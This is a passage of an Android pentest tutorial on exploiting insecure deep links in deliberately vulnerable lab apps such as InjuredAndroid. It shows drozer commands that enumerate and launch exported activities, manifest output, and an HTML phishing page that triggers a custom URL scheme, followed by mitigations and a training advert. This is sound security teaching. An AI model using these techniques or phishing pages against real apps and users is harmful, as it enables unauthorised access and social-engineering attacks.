


```
┌──(root💀kali)-[/home/hex/Desktop/Android Pentest/apps]
└─# cat exploit.html
<html>
<body>
<a href="noob://hello.com/yolo?=auth&session=exampleKey">click here to exploit</a>
</body>
</html>
┌──(root💀kali)-[/home/hex/Desktop/Android Pentest/apps]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Let's open this HTML link on our mobile browser. We see something like this:


Google Pixel 2 (1080x1920, 420dpi) - 192.168.56.101 - Genymotion
12:59
WebView Browser Tester 74.0.3729.186
http://192.168.1.110/exploit.html
click here to exploit

On clicking this link our application opens successfully!




Now, let's see another intentionally vulnerable application called InjuredAndroid created by b3nac (Follow here). This application also has a vulnerable Deep Link activity. Since it is in intent-filter it is exported by default. Hence, we can launch this activity directly using the drozer.

```
run app.activity.info -a b3nac.injuredandroid
```

We see DeepLinkActivity is exported. We try to call it using drozer

```
run app.activity.start --component
b3nac.injuredandroid
b3nac.injuredandroid.DeepLinkActivity
```




```
dz> run app.activity.info -a b3nac.injuredandroid
Package: b3nac.injuredandroid
  b3nac.injuredandroid.CSPBypassActivity
    Permission: null
  b3nac.injuredandroid.RCEActivity
    Permission: null
  b3nac.injuredandroid.ExportedProtectedIntent
    Permission: null
  b3nac.injuredandroid.QXV0aA
    Permission: null
  b3nac.injuredandroid.DeepLinkActivity
    Permission: null
  b3nac.injuredandroid.MainActivity
    Permission: null
  b3nac.injuredandroid.b25lActivity
    Permission: null
  b3nac.injuredandroid.TestBroadcastReceiver
    Permission: null
  com.google.firebase.auth.internal.FederatedSignInActivity
    Permission: com.google.firebase.auth.api.gms.permission.LAUNCH_FEDERAT
ED_SIGN_IN

dz> run app.activity.start --component b3nac.injuredandroid b3nac.injureda
ndroid.DeepLinkActivity
dz>
```

We now, take a look at its manifest file to discover the scheme that’s being used.

```
run app.package.maifest in.harshitrajpal.deeplinkexample
```


Here, we see the **flag11** scheme being used in DeepLinkActivity.



```
</activity>
<activity label="@2131689649"
          name="b3nac.injuredandroid.DeepLinkActivity">
  <intent-filter label="filter_view_flag11">
    <action name="android.intent.action.VIEW">
    </action>
    <category name="android.intent.category.DEFAULT">
    </category>
    <category name="android.intent.category.BROWSABLE">
    </category>
    <data scheme="flag11">
    </data>
  </intent-filter>
  <intent-filter label="filter_view_flag11">
    <action name="android.intent.action.VIEW">
    </action>
    <category name="android.intent.category.DEFAULT">
    </category>
    <category name="android.intent.category.BROWSABLE">
    </category>
    <data scheme="https">
    </data>
  </intent-filter>
</activity>
```

Now, to open this activity using this custom URL scheme, we can do something like:

```
run app.activity.start --action android.intent.action.VIEW --data-uri flag11://abc.com
```




```
dz> run app.activity.start --action android.intent.action.VIEW --data-uri flag11://abc.
com
dz>
```

Alternatively, it can also be exploited using an HTML phishing page and social engineering attack:


```
<html>
<body>
<a href="flag11://hello.com/yolo?=auth&session=exampleKey">click here to exploit</a> </
body> </
html>
```

```
python3 -m http.server 80
```



```
┌──(root💀kali)-[/home/hex/Desktop/Android Pentest/apps]
└─# cat exploit.html
<html>
<body>
<a href="flag11://hello.com/yolo?=auth&session=exampleKey">click here to exploit</a>
</body>
</html>
┌──(root💀kali)-[/home/hex/Desktop/Android Pentest/apps]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Now, clicking on this link in a browser, we see that DeepLinkActivity successfully opens up!


Google Pixel 2 (1080x1920, 420dpi) - 192.168.5...
1:31
DeepLinkActivity
Enter flag
SUBMIT
Open with
Applications Hardware Preferences
Calendar
Call settings
JUST ONCE
ALWAYS

How to avoid misuse of insecure deep link implementation

The measures are as follows: –

- Since deep links are configured within the app, a developer could have a secret value communicated to the app by a remote back end server over a secure transmission protocol.
- Verification of Deep Links as App Links can be done by setting **android:autoVerify=”true”** in the manifest file
- One can include a JSON file with the name assetlinks.json in your web server that is described by the web URL intent filter

Conclusion

In the article, we learned how to exploit deep links to eventually cause critical damage. In a well-built application, Deep Link could just be the perfect butterfly effect that leads to many critical vulnerabilities. In the references below, you’ll find some real-time bug bounty reports that include deep link abuse. Thanks for reading.

iGNITE
Technologies

JOIN OUR TRAINING PROGRAMS

CLICK HERE

BEGINNER

- Ethical Hacking
- Network Pentest
- Bug Bounty
- Wireless Pentest
- Network Security Essentials

ADVANCED

- Burp Suite Pro
- Android Pentest
- Web Services-API
- Advanced Metasploit
- Pro Infrastructure VAPT
- CTF
- Computer Forensics

EXPERT

- Red Team Operation
  - APT's - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux

www.ignitetechnologies.in